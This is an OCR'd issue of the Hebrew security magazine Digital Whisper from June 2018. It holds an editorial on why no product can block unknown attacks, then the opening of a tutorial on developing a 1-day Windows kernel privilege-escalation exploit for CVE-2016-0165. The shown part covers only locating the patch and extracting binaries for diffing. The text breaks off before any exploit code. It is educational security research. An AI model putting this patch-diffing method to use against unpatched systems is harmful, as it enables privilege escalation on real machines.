


Digital Whisper

גליון 95, יוני 2018

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	יובל עטיה, גיר ברשפ, זהר שחר ועו"ד יהונתן קלינגר.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-95 של DigitalWhisper!

השבוע, מספר חברים הפנו את תשומת ליבי לפרסום שחברת סייבר ישראלית פרסמה. לצורך הנקודה שעליה אני מעוניין לדבר החודש שם החברה אינו רלוונטי, כנ"ל הפתרון שהיא מציעה וכך גם רוב הפרטים אודות הפרסום.

לפי הפרסום נראה שהחברה מאוד מתגאה במוצר שלה ועושה רושם שהכותבים מאמינים בו, ואפילו מאמינים מאוד בו - שזה כשלעצמו מעולה. במהלך הקריאה של החומר המוצג היו מספר נקודות שהפריעו לי, אך הייתה נקודה אחת ומאוד בולטת שהפריעה לי במיוחד: באתר נכתב כי מדובר במוצר האבטחה היחיד אשר מסוגל להגן על המערכת בה הוא מותקן מפני כל מתקפות ההאקינג אשר קיימות, הן "הידועות" והן ה-"לא ידועות".

נעזוב לרגע את העניין שכיום תחום תקיפות ההאקינג כל כך נרחב, כך שכבר אם מישהו יטען בפני שהוא מסוגל להגן מפני כל המתקפות המוכרות לנו - אבקש ממנו בנימוס אך בתקיפות, לאשפז עצמו בדחיפות בבית חולים פסיכיאטרי. החלק שהפריע לי במיוחד היה החלק השני: "הגנה מפני כל המתקפות הלא ידועות" - משפט שלדעתי גובל בחוסר אחריות מוחלט ומחשיד בחוסר הבנה של המקצוע בצורתו הבסיסית ביותר.

על מנת להמחיש את הנקודה שאני מעוניין להעביר, הרשו לי לקחת אתכם מספר שנים אחורה לשני אירועים המהווים אבני דרך בתחום שלנו. הראשון התרחש לפני כמעט 20 שנה, ב-1998, והשני התרחש מספר שנים אף לפני כן, ב-1996.

האירוע הראשון התרחש ב-25 לדצמבר, שנת 1998. בעת פרסום הגליון ה-54 של Phrack, תחת הכותרת הדי סתמית: "NT Web Technology Vulnerabilities", כמאמר שפורסם ע"י Jeff Forristal (המוכר יותר בכינויו: "Rain Forest Puppy"). המאמר הנ"ל הינו התעוד הכתוב הראשון של אחת מהחולשות הקריטיות ביותר שנמצאו היום בשרתי WEB: SQL Injection. עברו כמעט 20 שנה ועדיין, המתקפה הזו נמצאת כל שנה ב-TOP3 של OWASP. עד המאמר הנ"ל לא היו שום מתקפות על Database-ים באופן ישיר ואף מפתח או גוף הגנה לא ראה במשאב הזה משהו שצריך להגן עליו מעבר ל-לא לאפשר גישה ישירה אליו ולהגן עליו עם סיסמה.

היום, כל PenTester או מפתח מתחיל יודע שאם לא סינטזו את הקלט שמגיע מהמשתמש, ועושים בו שימוש לטובת הרכבת שאילתה שפונה ל-DB, המרחק משם ועד להשתלטות מלאה על שרת ה-DB ואולי

אף על כלל האפליקציה הוא קצר מאוד. אך עד פרסום המאמר הנ"ל, העניין היה כל כך לא במודעות הציבור שעד היום אפשר למצוא לא מעט אתרים ומערכות הפגיעות לאותה המתקפה.

תחשבו על התדהמה של שני הצדדים (הן התוקפים והן המגנים) כאשר הם הבינו שניתן לשלוט באופן כמעט מלא במבנה ובפרמטרי השאילתות ששרת האפליקציה מייצר כדי לפנות לשרת ה-DB. כל תחום אבטחת המידע הקשור ל-Web קיבל מכה רצינית, ועוד באיזור הכואב והרגיש ביותר - מסד הנתונים.

בעקבות המאמר שפורסם הרשת רעשה וגעשה, האקרים החלו לנצל את סוג המתקפה הנ"ל, שיפרו אותה, הרחיבו אותה עוד ועוד, החלו לכתוב כלים אוטומטיים שיאפשרו לייעל את המתקפה ולנצלה בצורה איכותית יותר לטובתם. התעשייה הגיבה די מהר, ממצב שבו קיים משאב שלאף אחד כמעט ולא אכפת מהאבטחה שלו, ועד למצב שבו יש אינספור חברות ומוצרים שכל מטרתם היא להגן על אותו משאב, עבר מעט מאוד זמן.

האירוע השני, אשר גם הוא שינה את פני החוקים בעולם מתקפות ההאקינג, וגם הוא קשור ל-Phrack, התרחש בנובמבר שנת 1996 כמאמר שפרסם כחלק מהגליון ה-49 ונכתב ע"י בחור בשם Aleph One. המאמר פורסם תחת הכותרת האלמותית: "Smashing The Stack For Fun And Profit", ובעצם היווה את ההסבר הפומבי הראשון על מתקפות Buffer Overflow: כיצד הן פועלות, כיצד ניתן למצוא אותן, וכיצד ניתן לנצלן לטובת חדירה למערכות השונות.

את המאמר, פרסם Aleph One לאחר ששם לב, לטענתו, כי בחודשים שקדמו לפרסום, נוצלו ופורסמו מספר לא קטן של פגיעויות מסוג זה.

פחות או יותר, עד פרסום המאמר, מלבד בודדים מאוד, אף אחד לא חשב כי בעזרת קלט שמגיע מהמשתמש, ניתן לשנות את Flow ריצת התוכנית. אם התוכנית מצפה לקבל ולפעול ע"פ אחד מ-3 קלטים שונים, אין שום סיכוי או סיבה בעולם שהיא תבצע פעולה שהיא לא אחת משלושת הפעולות שנקבעו לה. להצליח לגרום לתוכנית שאמורה לרכז קבצי לוג ליזום Socket לכתובת IP של תוקף חיצוני ובכך לאפשר לו גישת Shell על השרת? אפילו לא בחלומות הכי הזויים של התוכניתן. לגרום לתוכנה שאמורה לטפל במיילים להאזין בפורט מקומי ולהדפיס לכל מי שמתחבר את קובץ ה-/etc/shadow? אין שום סיכוי, זה הרי לא כתוב לה בקוד. ואם על מנת להתחבר לתהליך מסויים יש צורך בסיסמה - אז אם הגדרנו סיסמה חזקה, אין שום סיכוי שמישהו שלא מכיר את הסיסמה יצליח להכנס. אף אחד לא יכל לדמיין או להעלות על דעתו כי כל הנ"ל אפשרי, פשוט צריך להכניס את הקלט הנכון שיגרום לדריסת זיכרון במקום הנכון.

אף אחד לא יכל לדמיין זאת, ובכל זאת - באותה התקופה האקרים הצליחו לגרום לכל מני תוכנות שרת כאלה ואחרות לבצע פעולות שחרגו לחלוטין ממה שהוגדר להן בקוד. איך הם עשו זאת? הכל נשאר בגדר חידה עד שאותם מסמכים (ודומיהם) פורסמו.

המשותף לשני האירועים הנ"ל הוא: **שעד רגע הפרסום של אותם מאמרים, אנשי ה-IT של אותן מערכות פגיעות היו בטוחים לחלוטין שהם מוגנים**. הרי במערכות שלהם מותקנים אחרוני העדכונים,

הסיסמאות שלהם חזקות ואף אחד לא יכול לנחש אותן. וברגע שאותם מאמרים פורסמו - כבר היה מאוחר מדי.

נחזור לימינו. היום קל לנו לדמיין מתקפות כמו SQL Injection או Buffer Overflow, אך פעם ניצול מוצלח של מתקפה כזו היה בגדר מאגיה שחורה. הצד המגן לא יכל אפילו לדמיין מאיפה זה יבוא לו. הסיסמה הרי בלתי ניתנת לניחוש, ומדובר בכלל בטבלה במסד הנתונים שאין שום שאילתת SQL ששולפת ממנה...

היום הצד המגן הרבה יותר חכם ממה שהוא היה לפני 20 שנה, ואופקיו רחבים הרבה יותר מבעבר, אך מבחינה רעיונית, לפחות כפי שאני רואה את העניין, המצב כמעט ולא שונה מאיפה שהיינו לפני 20 שנה. הרי בכל רגע יכולות להתפרסם (ולעיתים גם מתפרסמות) "סופר-חולשות" או "מתקפות-על", כאלה שלא דורשות מהתוקף כמעט ידע מקדים, וההשפעה שלהן היא כמעט אינסופית. כאלה ש-"לא יכולנו לצפות מהיכן הן יגיעו". חולשה כמו Meltdown ככל הנראה עונה להגדרה הזו. כמעט ולא משנה לה מה מערכת ההפעלה שכנגדה היא רצה, ואת וקטור התקיפה שלה אפשר להשמיש (לא בצורה פשוטה, אבל אפשר) דרך כמעט כל פלטפורמה.

כיום, לטעון שהמוצר שלכם מגן מפני מתקפה כזו - זאת כמעט לא חוכמה. אך להגן על מתקפה כזו, או מתקפות בסיגנון הנ"ל מראש - קשה לי להאמין בזה. אני טוען שהדרך היחידה להגן בצורה מספקת על הרשת שלכם היא רק אם נבנה את מערך ההגנה תחת המחשבה שבכל רגע ורגע יכולות להתפרסם מתקפות ברמה הנ"ל, כאלה שלא יכולנו בכלל לחשוב מהיכן הן יבואו לנו.

לחשוב לרגע שקיים מוצר שאם נתקין אותו, אנחנו מוגנים מפני מתקפות מהסוג הנ"ל - זה **גובל בשיגעון**. זהו חטא לאלוהי ה-CERT. זאת פשוט מחשבה שאם נאמין בה - אתית, אנחנו פשוט צריכים להחליף מקצוע. פשוט מחשבה שלא תעלה על הדעת. ומי שמנסה לשכנע אותנו שמוצר כזה קיים - פשוט מפספס ברמה הבסיסית ביותר את קונספט החשיבה שאותו צריך להפעיל בעת בניית מערך הגנה. או מנסה למכור לנו משהו.

אני לא מכיר את המוצר ולכן אני לא יכול להביע שום דעה טכנולוגית עליו, הלוואי שהוא אכן מוצר אבטחה איכותי וטוב. אבל לצאת בכאלו הצהרות - מבחינתי זו טעות שאסור לבצע. טעות שברגע שנפול בה - הפסדנו עוד לפני שהמשחק החל.

וכמובן, רגע לפני שנעבור למאמרים שנכתבו לכבודכם החודש, איך אפשר שלא להגיד תודה לכל מי שעמל והשקיע בשביל שנוכל להוציא את הגליון החודש! אז תודה רבה ל**יובל עטיה**, תודה רבה ל**גיא ברשפ**, תודה רבה ל**זהר שחר** ותודה רבה ל**עו"ד יהונתן קלינגר**!

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

CVE-2016-0165: From Security Bulletin to Local Privilege Escalation

מאת יובל עטיה

הקדמה

בשני המאמרים הקודמים שפרסמתי בנושא אקספלויטציית Kernel-Mode ב-Windows, הנושאים שסוקרו היו בעיקר תיאורטיים - הצגתי שיטות רבות לניצול חולשות שונות ב-Windows 7, ולאחר מכן הצגתי שיטות שונות לשימוש באובייקטי GDI לביצוע הסלמת הרשאות ב-Windows 10. לאורך המאמרים הללו, ראינו כיצד ניתן להשתמש בשיטות הללו על מנת לנצל חולשות נאיביות בדרייברים לימודיים, שנועדו להיות פגיעים. מיותר לציין שכל החולשות ש"מצאנו" הן לא חולשות "אמיתיות" - הסיכוי שחולשות כאלו בדיוק יתגלו במוצר רציני ומכובד (כגון הרכיבים השונים ב-Windows) הוא נמוך מאוד.

במאמר הזה, נצלול בפעם הראשונה לתוך חולשה "אמיתית" באחד הרכיבים הקרנליים של Windows. החולשה שנסקור היא CVE-2016-0165, שהתיקון עבורה שוחרר ב-2016 על ידי Microsoft. לאורך המאמר, נתאר לעומק את תהליך היצירה של אקספלויט 1-day - החל ממציאת הקוד הפגיע שתוקן בעדכון האבטחה, דרך PoC בסיסי שיגרום ל-BSoD, ועד לאקספלויט מלא שמאפשר למשתמש חסר הרשאות שרץ ב-Low Integrity Level להסלים את הרשאותיו ל-SYSTEM. את החולשה ננצל ב- Windows 10 1511 (TH2).

במהלך המאמר, אניח שהקורא קרא את המאמרים הקודמים שפרסמתי בנושא, ושהוא מנוסה יחסית באסמבלי ובעל ניסיון בסיסי לפחות באקספלויטציה בינארית (מעבר לקריאת המאמרים הקודמים).

את האקספלויט שאציג את תהליך פיתוחו במהלך המאמר ניתן יהיה למצוא ב-GitHub.

טרמינולוגיה

לפני שנתחיל, נסביר בקצרה כמה מונחים שילוו אותנו לאורך המאמר:

Zero-Day/O-Day - מונח המשמש לתיאור חולשה שלא ידועה ל"אלו שיהיו מעוניינים להגן מפניה". חולשות כאלו הן חולשות בעלות ערך רב ומעניקות יתרון אסטרטגי גדול לצד המחזיק בהן, משום שמתוקף היותן חולשות לא ידועות, אין עדכוני אבטחה שסוגרים אותן ולכן התגוננות מפניהן לא אפשרית.

One-Day/N-Day - לאחר שחולשה מתפרסמת, היא חודלת להיות 0-day. לחולשות שידועות קוראים חולשות N-Day (כאשר N ממחיש את העובדה שהחולשה כבר ידועה N ימים). ברוב המוחלט של הפעמים, חולשה מתפרסמת רק לאחר שכבר קיים עבורה תיקון, כך שלמשתמשים קיימת היכולת להגן על עצמם מפני תקיפות בעזרת חולשות n-day. הבעיה היא, שלרוב לקוחות לא מעדכנים את המוצרים שלהם באופן מיידי מחד, ועדכון האבטחה מקל מאוד את מציאת החולשה מאידך, כך שככל שכותב האקספלויט מהיר יותר, כך הנזק שהוא יכול לגרום גדל. המונח One-Day משמש לתיאור חולשות שהתיקון עבורן יצא ביום האחרון, והן נחשבות למסוכנות מאוד מכיוון שהרוב המוחלט של הלקוחות עדיין לא התגונן מפניהן. במהלך המאמר, אנו נחטא ונשתמש במונחים one-day ו-n-day לסירוגין.

CVE - CVE (**C**ommon **V**ulnerabilities & **E**xposures) הוא רשימה של חולשות אבטחה שמטרתו לספק שם משותף לבעיות שידועות לציבור הרחב, וכך להקל את הדיון בחולשות שונות.

מזהה CVE - מזהה CVE הוא מזהה ייחודי לחולשה אשר מורכב ממספר רכיבים, העיקריים ביניהם הם מספר המזהה (לדוגמה CVE-2018-10), ותיאור קצר של החולשה. לרוב כאשר משוחרר עדכון שסוגר חולשה מסוימת, הספק שמשחרר את העדכון יציין את מזהה ה-CVE של החולשה.

Patch Tuesday/Update Tuesday - מונח המשמש לתיאור המועד שבו Microsoft משחררת את עדכוני האבטחה למוצרי התוכנה שלה. Patch Tuesday מתרחש ביום שלישי השני בכל חודש. לעיתים, כאשר מדובר בעדכון אבטחה דחוף, Microsoft תשחרר אותו מחוץ למחזור ה-Patch Tuesday. מקרה כזה קרה לאחרונה עם התיקון ל-Total Meltdown - חולשה ב-Windows Server 2008 R2 & Windows 7, שנוצרה בעקבות עדכון האבטחה של Microsoft לחולשה Meltdown ששוחררה קודם לכן.

Exploit Wednesday - כאמור, בכל חודש, ביום שלישי השני, Microsoft משחררים עדכוני אבטחה למוצריהם. את העדכונים הללו ניתן לרברס באופן מאוד טריוויאלי, ועל ידי השוואה שלהם לגרסות הלא מעודכנות של המוצרים ניתן להבין (לרוב די בקלות) מה הייתה החולשה שתוקנה. כפי שציינו, הימים הראשונים לאחר שחרור עדכון אבטחה הם המסוכנים ביותר, מכיוון שמשתמשים רבים עדיין לא התקינו את העדכון, והם פגיעים לחולשות 1-day שמשמעותית יותר קל לפתח מחולשות 0-day. בעקבות זאת, כבר למחרת ירידת עדכון אבטחה חדש תוקפים רבים כבר יציידו עצמם באקספלויטים לניצול החולשות שנסגרו בעדכון, וכך נטבע המונח Exploit Wednesday.

Microsoft Security Bulletin - בכל פעם ש-Microsoft משחררת עדכון אבטחה, מפורסם עלון אשר מתאר את תכלית העדכון - מה החולשות אותן הוא סוגר. העלון הזה נקרא Microsoft Security Bulletin. ל-Bulletins מוענק מזהה ייחודי, מהפורמט MSYY-NN, לדוגמה MS16-09.

Microsoft KB Articles - מאמרי KB (**K**nowledge **B**ase) הם מאמרים העוסקים ב-hotfix-ים של Microsoft לשלל מוצריה. לכל תיקון אבטחה למוצר ספציפי, קיים מאמר KB העוסק ב-hotfix הספציפי.

מבוא ל-Diffing עבור קבצי MSU

מציאת הבינאריים

כאמור, אנו רוצים לנצל 1-day. על מנת לעשות זאת, עלינו להבין את החולשה עצמה. לצערנו, ברוב המוחלט של המקרים מעבר ל-CVE של החולשה והרכיב שבו היא נמצאת לא נמצא מידע שימושי נוסף עליה, כך שראשית עלינו להבין כיצד ניתן לזהות את החולשה.

לפני שנדון בזיהוי החולשה, נעסוק בקצרה בעדכוני Windows (Windows Updates). למערכת ההפעלה Windows מורדים באופן קבוע עדכונים (עדכוני תוכנה ועדכוני אבטחה). הרכיב Windows Update הוא רכיב במערכת ההפעלה שאמון על ניהול הורדת העדכונים והתקנתם. ברמה הבסיסית ביותר, התקנת עדכון אבטחה מתבצעת בצורה הבאה:

1. העדכון (קובץ msu.) מורד למחשב הלקוח.
2. מתוך העדכון, מחלצים את כל הקבצים המעודכנים (לדוגמה, אם העדכון פותר בעיית אבטחה ב-win32k.sys, תופיע גרסה שלמה של win32k.sys לאחר העדכון).
3. הקבצים הישנים שנמצאים במערכת יוחלפו עם הקבצים החדשים שחולצו מתוך העדכון.

עד Windows 10, כל עדכון אבטחה היה מכיל רק את הבינאריים הרלוונטיים לאותו עדכון, אך החל מ-Windows 10, Microsoft התחילו לעבור במתכונת של עדכוני אבטחה מצטברים - כל עדכון כולל את כל העדכונים הקודמים לו הקיימים למערכת, דבר אשר מקשה על מחקר העדכון. למזלנו, עדיין יוצאים עדכוני אבטחה למערכות ישנות מ-Windows 10, כך שלעת עתה ולצורך המאמר ניעזר בעדכוני אבטחה לגרסות ישנות יותר של מערכת ההפעלה.

כל עדכון אבטחה ילווה בפרסום Security Bulletin העוסק בעדכון. כתיבת 1-day לחולשה שנסגרה בעדכון מסוים מתחילה בקריאת העלון המתאר את העדכון. ב-Security Bulletins של Microsoft יש טבלה נחמדה מאוד, ובה מפורטת ההשפעה של כל אחת מהחולשות שנסגרו בעדכון מסוים על גרסות Windows שונות.

להלן חלק מהטבלה עבור ה-Security Bulletin של MS16-039:

Microsoft Windows

Operating System	Win32k Elevation of Privilege Vulnerability - CVE-2016-0143	Graphics Memory Corruption Vulnerability - CVE-2016-0145	Win32k Elevation of Privilege Vulnerability - CVE-2016-0165	Win32k Elevation of Privilege Vulnerability - CVE-2016-0167	Updates Replaced*
Windows Vista					
Windows Vista Service Pack 2 (3145739)	**Important** Elevation of Privilege	**Critical** Remote Code Execution	**Important** Elevation of Privilege	**Important** Elevation of Privilege	3139852 in MS16-034
Windows Vista x64 Edition Service Pack 2 (3145739)	**Important** Elevation of Privilege	**Critical** Remote Code Execution	**Important** Elevation of Privilege	**Important** Elevation of Privilege	3139852 in MS16-034
Windows Server 2008					
Windows Server 2008 for 32-bit Systems Service Pack 2 (3145739)	**Important** Elevation of Privilege	**Critical** Remote Code Execution	**Important** Elevation of Privilege	**Important** Elevation of Privilege	3139852 in MS16-034
Windows Server 2008 for x64-based Systems Service Pack 2 (3145739)	**Important** Elevation of Privilege	**Critical** Remote Code Execution	**Important** Elevation of Privilege	**Important** Elevation of Privilege	3139852 in MS16-034

הטבלה הזו היא מעין "תפריט" עבורנו, ועלינו לבחור את החולשה בה נרצה להתעמק. כאמור, במאמר זה נמשיך במגמה של המאמרים הקודמים ונבחר לנצל חולשת LPE, ונשמח לעשות זאת בעזרת אובייקטי GDI. כמו כן, אנו מעוניינים לנצל את החולשה על מכונת Windows 10 v1511. לאחר סקירת הטבלה, נראה שכל החולשות משפיעות גם על Windows 10 1511, כך שכל שעלינו לעשות הוא לבחור את אחת מ-3 חולשות ה-LPE להתעמק בה.

בשלב זה אבצע גילוי נאות ואחשוף שהחולשה שהמאמר עוסק בה (CVE-2016-0165) לא נבחרה רנדומלית. בחרתי בה לאחר חיפוש אחר חולשה ידועה, ישנה יחסית (החולשה נסגרה ברבע השני של 2016) אשר זכתה לכיסוי נרחב יחסית, אשר מאפשרת הסלמת הרשאות בעזרת ניצול אובייקטי GDI, על מנת לנצל את הידע התיאורטי שנבנה במאמר הקודם ועל מנת להסיר מעלי אחריות של פרסום אקספלויט לחולשה שלא נותחה בעבר. את החולשה ניתח בעבר Nicolas Economou מ-Core Security, ואת המאמר שהוא פרסם עליה ניתן למצוא ברפרנסים של המאמר הזה. במהלך המאמר לא יהיו התייחסויות נוספות למאמר של ניקולס, מכיוון שלא עיינתי בו עד אחרי סיום פיתוח האקספלויט.

בשלב זה אנו יודעים מה החולשה שאנו רוצים להתעמק בה ובאיזה רכיב היא נמצאת (win32k). הצעד הבא שנרצה לעשות הוא לבצע BinDiffing בין הגרסה המתוקנת לבין הגרסה הפגיעה של הרכיב, כלומר להשוות בין הגרסות ולהתעמק בקטעי הקוד ששונו. על מנת לעשות זאת, נצטרך להשיג את שתי הגרסות הללו.


באחת המצגות שלו, חושף Alex Sotirov שבמקום בו היה מועסק בעבר היו שומרים DB של קבצים בינאריים של Microsoft, מאונדקסים לפי שם והאש SHA1 של הקובץ, וכן כלל מידע על הקובץ כמו עדכון האבטחה שתחתיו הוא הופץ. לצערנו, אין מאגר ציבורי כזה למיטב ידיעתי, כך שנצטרך להשיג את הבינאריים בדרך אחרת - בעזרת עדכוני האבטחה בהם הם הופצו.

כאמור, אנו מעוניינים בתיקון ל-win32k.sys שירד ב-MS16-039. מקובץ ה-msu. של העדכון, ניתן לחלץ את הגרסה המתוקנת. על מנת לעשות זאת, נצטרך להוריד את קובץ העדכון. Microsoft מספקים קטלוג לקבצי העדכון שלהם, שנגיש תחת הכתובת:


https://www.catalog.update.microsoft.com

באתר ממשק חיפוש פשוט, שמאפשר לחפש עדכונים על בסיס מזהה MS Bulletin (לדוגמה MS16-039) או לפי מזהה KB (Knowledge Base). את מזהה ה-KB הרלוונטי לעדכון, ניתן למצוא בסוגריים בעמודת מערכת ההפעלה (Operating System) בטבלה שמפורסמת ב-Bulletin המתאר את העדכון. בתמונה שנמצאת לעיל, מזהה ה-KB של העדכון עבור Windows Vista הוא KB3145739. כזכור, אנו מעוניינים למצוא ולנצל את החולשה תחת Windows 10, אבל כפי שציינו יותר קל לנו לחקור עדכונים עבור מערכות הפעלה ישנות יותר, לכן אידאלית היינו רוצים להוריד את העדכון עבור Windows 8.1 64-bit, אבל לצערנו Microsoft מסירים עדכונים לעיתים ואת העדכון שמכיל את הגרסה הפגיעה העדכנית ביותר של הרכיבים לא ניתן להוריד יותר עבור Windows 8.1 מהקטלוג. כמו כן, Microsoft נותנת להסיר לעיתים קבצי pdb (המכילים סימבולים) משרת הסימבולים שלהם, ואנו מעוניינים לעבוד עם סימבולים. בעקבות כל ההגבלות הללו, נוריד את העדכונים עבור Windows Vista 32-bit.

כזכור, מזהה ה-KB של העדכון הוא KB3145739. נחפש בקטלוג את העדכון:




נלחץ על Download ונוריד את העדכון. עמוד הורדת העדכון נראה כך:



לחיצה על הקישור תגרום להורדת קובץ ה-msu. המכיל את העדכון. בקובץ הזה נמצא את הגרסות המתוקנת של הבינאריים, בהם החולשה אותה אנו רוצים לחקור תוקנה. בהמשך נסביר כיצד ניתן לחלץ ממנו את הקבצים. בינתיים, נסביר בקצרה כיצד ניתן למצוא את הגרסה **הפגיעה** העדכנית ביותר של הקבצים. נרצה להשתמש בגרסה הזו ולא בגרסה פגיעה שרירותית כלשהי בכדי לשמור על כמות השינויים בין הקבצים מינימלית וכך להקל על תהליך ההשוואה.

בטבלה שהצגנו לעיל, בעמודה האחרונה (Updates Replaced) מצוין העדכון שהעדכון החדש מחליף, כלומר העדכון המכיל את הגרסה הפגיעה העדכנית ביותר של הבינאריים שהעדכון מחליף. הגרסה הזו היא הגרסה של הבינארי מולה נרצה לבצע את ההשוואה. כפי שניתן לראות בטבלה, מזהה ה-KB של העדכון הוא KB3139852. נחפש אותו בקטלוג:



לאחר הורדת העדכון, נשאר עם שני קבצי msu. השלב הבא הוא לחלץ את הבינאריים ביניהם נרצה להשוות מקבצי העדכון. על מנת לעשות זאת, ניעזר בכלי **expand.exe** שמגיע עם Windows. על מנת לחלץ את העדכון, נריץ את הפקודה הבאה:

```
expand -F:* <.msu file> <dest>
```

כאשר <.msu file> הוא הנתיב לקובץ ה-msu. של העדכון, ו-dest הוא הנתיב אליו נרצה לחלץ את הקובץ. הנתיב חייב להיות קיים.

לאחר הרצת expand יחולצו מספר קבצים, ביניהם קובץ עם סיומת cab.. נריץ שוב expand על הקובץ הזה על מנת לחלץ את הבינאריים החדשים. התמונה הבאה ממחישה את סדר הרצת הפקודות, ומדגימה פלט תקין של התהליך:

```
PS F:\Research\MS16-034\KB3139852> expand -F:* .\windows6.0-kb3139852-x86_88b1af07681a3e26f5f76f626bc3a367558adabc.msu .
Microsoft (R) File Expansion Utility
Copyright (c) Microsoft Corporation. All rights reserved.

Adding .\WSUSSCAN.cab to Extraction Queue
Adding .\Windows6.0-KB3139852-x86.cab to Extraction Queue
Adding .\Windows6.0-KB3139852-x86-pkgProperties.txt to Extraction Queue
Adding .\Windows6.0-KB3139852-x86.xml to Extraction Queue

Expanding Files ....

Expanding Files Complete ...
4 files total.
PS F:\Research\MS16-034\KB3139852> expand -F:* .\Windows6.0-KB3139852-x86.cab .\binaries\
Microsoft (R) File Expansion Utility
Copyright (c) Microsoft Corporation. All rights reserved.

Adding .\binaries\x86_microsoft-windows-win32k_31bf3856ad364e35_6.0.6002.23908_none_bb6b88d7b0c383b4.manifest to Extraction
Adding .\binaries\x86_microsoft-windows-win32k_31bf3856ad364e35_6.0.6002.19597_none_ba7f96c497efce97.manifest to Extraction
Adding .\binaries\x86_428e38db900bfc47eb8927e24eac73a5_31bf3856ad364e35_6.0.6002.23908_none_a9df3877d954bdc7.manifest to Ex
Adding .\binaries\x86_16d232d4c554a8955a55b699d2cc7938_31bf3856ad364e35_6.0.6002.19597_none_f6b769390529b081.manifest to Ex
Adding .\binaries\x86_microsoft-windows-win32k_31bf3856ad364e35_6.0.6002.23908_none_bb6b88d7b0c383b4\win32k.sys to Extracti
Adding .\binaries\x86_microsoft-windows-win32k_31bf3856ad364e35_6.0.6002.19597_none_ba7f96c497efce97\win32k.sys to Extracti
Adding .\binaries\update.cat to Extraction Queue
Adding .\binaries\package_for_kb3139852_client_2_bf~31bf3856ad364e35~x86~~6.0.1.0.cat to Extraction Queue
Adding .\binaries\package_2_for_kb3139852_bf~31bf3856ad364e35~x86~~6.0.1.0.cat to Extraction Queue
Adding .\binaries\package_1_for_kb3139852_bf~31bf3856ad364e35~x86~~6.0.1.0.cat to Extraction Queue
Adding .\binaries\package_for_kb3139852_sc_bf~31bf3856ad364e35~x86~~6.0.1.0.cat to Extraction Queue
Adding .\binaries\package_1_for_kb3139852~31bf3856ad364e35~x86~~6.0.1.0.cat to Extraction Queue
Adding .\binaries\update.mum to Extraction Queue
Adding .\binaries\package_1_for_kb3139852_bf~31bf3856ad364e35~x86~~6.0.1.0.mum to Extraction Queue
Adding .\binaries\package_1_for_kb3139852~31bf3856ad364e35~x86~~6.0.1.0.mum to Extraction Queue
Adding .\binaries\update-bf.mum to Extraction Queue
Adding .\binaries\package_3_for_kb3139852~31bf3856ad364e35~x86~~6.0.1.0.mum to Extraction Queue
Adding .\binaries\package_for_kb3139852_sc_1~31bf3856ad364e35~x86~~6.0.1.0.mum to Extraction Queue
Adding .\binaries\update-bf.cat to Extraction Queue
```

בסוף החילוץ, תחת התיקייה אליה חילצנו את ה-cab., יווצרו מספר תיקיות, אשר כל אחת מהן מכילה את אחד מהבינאריים שמכיל העדכון. התמונה הבאה ממחישה זאת:

```
PS F:\Research\MS16-034\KB3139852\binaries> Get-ChildItem -Directory | Get-ChildItem


    Directory: F:\Research\MS16-034\KB3139852\binaries\x86_microsoft-windows-win32k_31b
    e_ba7f96c497efce97


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
